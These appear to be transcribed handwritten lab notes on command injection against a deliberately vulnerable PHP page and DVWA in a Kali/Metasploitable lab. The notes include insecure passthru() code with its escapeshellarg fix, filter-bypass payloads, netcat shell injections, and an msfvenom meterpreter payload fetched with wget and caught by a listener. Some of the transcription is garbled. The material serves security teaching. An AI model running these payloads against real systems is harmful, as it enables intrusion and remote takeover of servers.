


# COMMAND INJECTION

- \* Let's say a web app needs to run commands on the shell for some reason.  
e.g. converting file formats  
checking status of network host
- \* If the app directly passes user's input to the system's CLI without proper validation, results in cmd inj vulnerability.
- \* This can enable a malicious user to execute arbitrary shell commands on the server.
- \* This may lead to
  - unauthorized access
  - Data theft
  - System compromise
  - etc.



Example . /var/www/html/commandinjection.txt.

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<b> File in pair are: </b><br><p>

<?php

\$cmd = "ls -alh", \$REQUEST['path']  
passthru(\$cmd);

concatenates

?></p></body>

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Superglobal array  
it collects data  
sent to script via HTTP  
GET - URL query param  
POST - form submitted  
COOKIE - data sent via  
cookies

In php ~~passive~~ passthru() func used to  
execute an external shell cmd & output  
the result directly to the browser or  
cmd line as it is.

<pre></pre> used to display formatted text  
If not used here, output is displayed  
as single line.  
Note - Here it encloses the php.

- \* Code is already in the /var/www/html/commandinjection/ directory
- \* start apache2  
\$ systemctl start apache2.service
- \* Goto kali Firefox Browser & type on URL  
<ipofkali>/commandinjection/rlist.php  
you'll see the formatted output of  
ls -alh
- \* If we pass an arg like  
.../rlist.php?path=/  
The output of root dir. listing ~~is shown~~
- Similarly  
.../rlist.php?path=/dev

Overall, there is nothing wrong with it

\* Goto kali terminal & type  
\$ ls -alh var/www ; ping -c 4 google.com

This gives outputs from both commands.  
first the listing of  
next the ping of.

\* Now do the same with your  
program

On Kali  
.../list.php?path=/var ; ping -c 4 google.com  
A few seconds & you get the output for  
both commands.

You can cmd's like

```
| kali2:1 ~ $ pwd  
| kali2:1 ~ $ cd /var  
| kali2:1 ~ $ ls -l /home  
| kali2:1 ~ $ ls /var/www/ ; cd /ls
```

\* We can do other interesting stuff  
eg We can actually get a remote shell.

Type on URL

...?path=/var; nc -lvp 4444 -e /bin/bash

Open a new tab

& nc <ip of kali> 4444

You'll note you got the shell here &  
you can run shell commands.

Type ls

You are inside the command injection dir

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Some examples:-

...list.php?path=/var/www; ls

; ls

; ls -la

; cd ..; ls -la

login;

; cd ..; ls -la; cd config; ls

Note All these cmd's can be implemented on  
URL directly as well as using Burp  
but careful about encoded symbols  
like space (%20)

Examplelist1.php

&lt;html&gt;

&lt;body&gt;

&lt;b&gt; File input: &lt;/b&gt;&lt;br&gt;&lt;pre&gt;

&lt;?php

~~&cmd="ls -alh"! str\_replace(';',~~  
~~, , &REQUEST('path'));~~
~~position(&cmd);~~

&amp;?&gt;

&lt;/pre&gt;

&lt;/body&gt;

&lt;/html&gt;

Explain.  
~~str\_replace()~~ → is used to replace all  
 occurrences of first arg with second  
 arg in a string specified as third  
 arg.

Bypass this using | symbol

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<b>Filter in the path: </b><br><pre>

<?php

\$cmd = "ls -alh ". escapeShellarg(  
\$\_REQUEST['path']);

passthru(\$cmd);

?>

</pre>

</body>

</html>

escapeShellarg() ensures  
that input is safely quoted  
& the shell command will  
simply echo the string  
as-is, rather than executing  
it.

This sanitizes completely.

## Let us Do This on DVWA

- \* Goto firefox on kali (M2 is up)
- \* Type ip of M2
- \* Goto DVWA & type admin:password
- \* Goto DVWA Security  
Select Low & click submit
- \* Now click on Command Execution tab on the left pane.  
you'll see two, for free.  
Type an ip or Domain name  
It will give results of ping command
- \* Type an ip of kali ; ls -la  
It works  $\Rightarrow$  command injection only
- \* As another example,  
Goto kali terminal & type & nc -lvp 4444  
In DVWA type 192.168.10.1 ; nc kaliip 4444  
Go back to kali — you got a shell!

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\* you can click on button placed at lower right corner to view the source code. provided

note there is no validation for user input in the code

\* Try with medium level of security in DVWA

first switch to medium security

Then type

192.168.10.1; ls -la

nothing happens.

Goto kali & execute like

\$ ls -la; whoami

& ls -la & whoami

& ls -la & whoami

& ls -la | whoami

Try these on DVWA

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& then look at the source code  
for medium level security.

Note that some kind of validation  
is performed i.e.,

~~&&~~

~~&~~ ;

both are substituted by space.

next try High Level.

look into the code

- \* ip is split into 4 selects
- \* every select is sanitized,  
i.e., if each select is an integer  
only then it is combined

# Getting a Reverse Meterpreter

## using Command Injection

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### Steps

- \* Create a payload appropriate for our target
- \* Download it to the target using cmd inj. vulnerability.
- \* Execute the payload with the help of cmd injection vulnerability.

### Create a Payload

- M2 is a 32 bit Linux x86
- Let us create a python payload that we can execute easily on M2 using cmd inj.
- Goto Kali
- & msfvenom -p python/meterpreter/reverse\_tcp  
LHOST=kali\_ip LPORT=54854 > tester.py

### Delivering it to Target

- First we need to upload it to our apache server on Kali
- Run the service & systemctl start apache2.service

This means any file inside /var/www/html/

dir in our kali will be hosted to anyone who visits the Apache server from the IP of kali.

Goto that dir

cd var/www/html

Copy the tester.py file in this dir

Now go to firefox on kali & type the ip address of kali, & you should see the tester.py there

Download it on DVWA

- ~~Go to M2~~
  - Fire up M2
  - Goto Kali firefox & type ip of M2
  - click on DVWA
  - Enter the credentials.
  - Set security to low
  - click on Command Execution
  - Test it by typing ;ls
- This will display/list the contents of pwd.

Remember tester.py is hosted up  
on kali's Apache server.

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To download it we use wget command.

wget is a n/work utility used to  
download files from the web.

Syntax

• wget <ip/domain>/filename

• ~~wget 192.168.10.20/myfile.txt~~

- On Dosa type (in the text box)  
wget <ip of kali>/tester.py

Next

• If you'll see the tester.py file in the list

Setup a Listener on kali

\$ sudo msfconsole -q

msf6> use exploit/multi/handler

→ set payload python/meterpreter/reverse\_tcp

> show options

> set LHOST ip of kali

> set LPORT 54854 Same as we used in payload generation.

> run

Goto Duet & type

!python tester.py

Go back to kali

you have the meterpreter

This meterpreter has limited functionalities.

why?